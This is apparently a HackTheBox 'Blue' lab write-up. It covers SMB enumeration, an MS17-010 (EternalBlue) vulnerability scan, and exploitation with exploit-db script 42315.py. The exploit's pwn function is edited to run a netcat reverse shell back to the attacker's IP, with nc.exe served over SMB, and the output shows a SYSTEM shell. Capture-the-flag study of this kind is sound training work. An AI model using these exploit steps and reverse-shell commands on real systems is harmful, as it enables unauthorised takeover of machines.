HackTheBox – Blue


PATH TO OSCP

–Filiplain

Sun 18 Jul 2021

Contents

1 HackTheBox Blue



1.1 Objectives

- Exploit EternalBlue vulnerability

1.2 Service Enumeration

IP address

10.10.10.40

Ports Open

135
139
445

Full Nmap Scan

```
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Professional 7601 Service Pack 1
 ↪  microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: HARIS-PC; OS: Windows; CPE:
 ↪  cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -16m38s, deviation: 34m36s, median: 3m19s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7
 ↪  Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-18T15:10:18+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

```
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-18T14:10:17
|_  start_date: 2021-07-18T14:01:04
```

Vulnerability Scan

Command:

```
nmap -Pn --script="vuln and safe" -p445,139,135 10.10.10.40
```

Output:

```
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
 ↪  (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in
 ↪  Microsoft SMBv1
|        servers (ms17-010).
```

1.3 Exploiting MS17-010

Searchsploit:

```
❯ searchsploit ms17-010
------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'Eternal | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-01 | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Ex | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remo | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB R | windows_x86-64/remote/41987.py
------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```

```
searchsploit -m windows/remote/42315.py
```

Editing Exploit

Add “guest” user:

```
- Windows XP SP3 x86
- Windows 2000 SP4 x86
'''

USERNAME = 'guest'
PASSWORD = ''

'''
A transaction with empty setup:
- it is allocated from paged pool (same as other trans
- it is allocated from private heap (RtlAllocateHeap()
- no lookaside or caching method for allocating it
```

Editing pwn funtion:

```
def smb_pwn(conn, arch):
        smbConn = conn.get_smbconnection()

        print('creating file c:\\pwned.txt on the target')
        tid2 = smbConn.connectTree('C$')
        fid2 = smbConn.createFile(tid2, '/pwned.txt')
        smbConn.closeFile(tid2, fid2)
        smbConn.disconnectTree(tid2)

        #smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
        #service_exec(conn, r'cmd /c copy c:\pwned.txt c:\pwned_exec.txt')
        # Note: there are many methods to get shell over SMB admin session
        # a simple method to get shell (but easily to be detected by AV) is
        # executing binary generated by "msfvenom -f exe-service ..."
```

This funtion will allow us to execute command, by deafult it is creating a “pwned.txt” file on the target machine, we have to modify this function to give us reverse shell:

pwn function modified:

```
def smb_pwn(conn, arch):
        smbConn = conn.get_smbconnection()

        print('Sending cmd with Netcat on port 8089')
        #smb_send_file(smbConn,
↪   '/home/filiplain/oscp/htb/blue/shell.exe', 'C', 'shell.exe')
        service_exec(conn, r'cmd /c \\10.10.14.14\a\nc.exe -e cmd
         ↪  10.10.14.14 8089')
```

We also need to download the “mysmb.py” module from: `https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/42315.py`

```
wget https://github.com/offe<..> -O mysmb.py
```

Running Exploit

We have to make a smb share hosting the nc.exe:

```
sudo impacket-smbserver a /usr/share/windows-resources/binaries/
```

Now set the Listener:

```
nc -lvnp 8089
```

Finally let's run it:

```
❯ python 42315.py 10.10.10.40
Target OS: Windows 7 Professional 7601 Service Pack 1
Using named pipe: samr
Target is 64 bit
Got frag size: 0x10
GROOM_POOL_SIZE: 0x5030
BRIDE_TRANS_SIZE: 0xfa0
CONNECTION: 0xfffffa800468b720
SESSION: 0xfffff8a0014e68a0
FLINK: 0xfffff8a009b98088
InParam: 0xfffff8a009b9215c
MID: 0x4a03
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.40,49172)
[*] AUTHENTICATE_MESSAGE (\,HARIS-PC)
[*] User HARIS-PC\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[-] Unknown level for query path info! 0x109
❯ nc -lvnp 8089
listening on [any] 8089 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.40] 49173
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

We get a shell as NT Authority-System:

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```